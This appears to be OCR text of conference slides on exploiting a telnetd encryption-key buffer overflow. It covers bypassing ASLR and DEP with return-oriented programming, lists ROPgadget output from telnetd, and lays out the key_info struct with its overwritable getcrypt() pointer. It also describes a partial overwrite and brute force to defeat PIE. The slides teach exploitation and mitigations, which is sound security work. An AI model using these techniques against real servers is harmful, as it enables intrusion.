
ASLR

- Randomized data segment base address
- Address of buffer (with shellcode) unknown
- ~12-14 Bits Entropie



DEP / NX / W^X / No-Exec / Exec Shield / ...

- Memory Page: RW**X**
- If page writeable, not executable
- If page executeable, not writable



Solution: RoP


- Return oriented programming
- Use already existing code
- Code segment can't be randomized

```
0x0805ea75 <+53>:  movl   $0x812d3c0,(%esp)            # data
0x0805ea7c <+60>:  call   0x805e890 <__sigsetjmp@plt> # code
```

RoP Details

```
$ ROPgadget -g /usr/local/libexec/telnetd
[...]
Gadgets information
============================================================
0x08048804: jmp *(%ebx)
0x08049434: pop %ebx | ret
0x08049b50: pop %ebx | pop %esi | pop %ebp | ret
0x08049b52: pop %ebp | ret
0x08049bd2: pop %ebx | pop %ebp | ret
0x08049bfd: add $0xc9d0ff08,%eax | ret
```

RoP Details


Stack
0x08049434
0xabcd
0x08049b50
0xaaaa
0xbbbb
...
0x08048804: jmp *(%ebx)
0x08049434: pop %ebx | ret
0x08049b50: pop %ebx | pop %esi
0x08049b52: pop %ebp | ret
0x08049bd2: pop %ebx | pop %ebp
0x08049bfd: add $0xc9d0ff08,%ea

RoP Details

- What do we want to do?
  - Make data page with known address executable again
    - mprotect()
  - Copy shellcode to that known address
    - Stack relative addressing!
  - jump to shellcode

Anti RoP:
PIE

-IPIE

- The cake is a lie!
- **P**osition **I**ndependant **E**xecutable
- Randomized Code Segment
- Used rarely
  - Performance Penalty (5-10%)
  - May break things
  - But, Ubuntu: openssh, apache, postfix, cups, bind, samba, dhcp, ntp, squid, exim, mysql, **firefox**, **pidgin**, ...
- What if telnet was PIE?

Segment Randomisation


```
0    0xFFAA9911    &finddecryption()
1    0xFFBB9911    &finddecryption()
2    0xFEAA9911    &finddecryption()
3    0xDEAA9911    &finddecryption()
...

Base          | Offset
Randomized    | Static
Unknown       | Known
```

Segment Randomisation

```
&finddecryption - &bla = 0x1000

0    0xFFAA9911    &finddecryption()
0    0xFFAA8911    &bla()
1    0xFFBB9911    &finddecryption()
1    0xFFBB8911    &bla()

Base          | Offset
Randomized    | Static
Unknown       | Known
```

In telnetd process

key_info[1]



0xFFAA9911

```
Encryptions* finddecryption(int type)
{
    Encryptions *ep = encryptions;

    if (!(I_SUPPORT_DECRYPT & remote_supports_encrypt & typemask(type)))
    return(0);
    while (ep->type && ep->type != type)
    ++ep;
    return(ep->type ? ep : 0);
}
```

Partial Overflow

key_info[1]


char keyid[64] 64 Bytes	int keylen 4 Bytes	int dir 4 Bytes	int *modep 4 Bytes	*getcrypt() 4 Bytes


```
Encryptions* finddecryption(int type)
{
    Encryptions *ep = encryptions;

    if (!(I_SUPPORT_DECRYPT & remote_supports_encrypt & typemask(type)))
    return(0);
    while (ep->type && ep->type != type)
    ++ep;
    return(ep->type ? ep : 0);
}
```

0xFFAA9911

8


Partial Overflow




```
Encryptions* finddecryption(int type)
{
    Encryptions *ep = encryptions;

    if (!(I_SUPPORT_DECRYPT & remote_supports_encrypt & typemask(type)))
    return(0);
    while (ep->type && ep->type != type)
    ++ep;
    return(ep->type ? ep : 0);
}
```

0xFFAA9911

Defeating PIE



Defeating PIE

- 14 Bits entropy
- + Partial Overflow
  - Can decreases entropy
- = better Brute Force!
  - 14 Bit entropy = 8192 try's anyway

Solution?

- 64 Bit OS allows more entropy
- Internal randomization
- Try to remove bad ret with compiler
  - Leave?
- Harward Architecture
- SDL...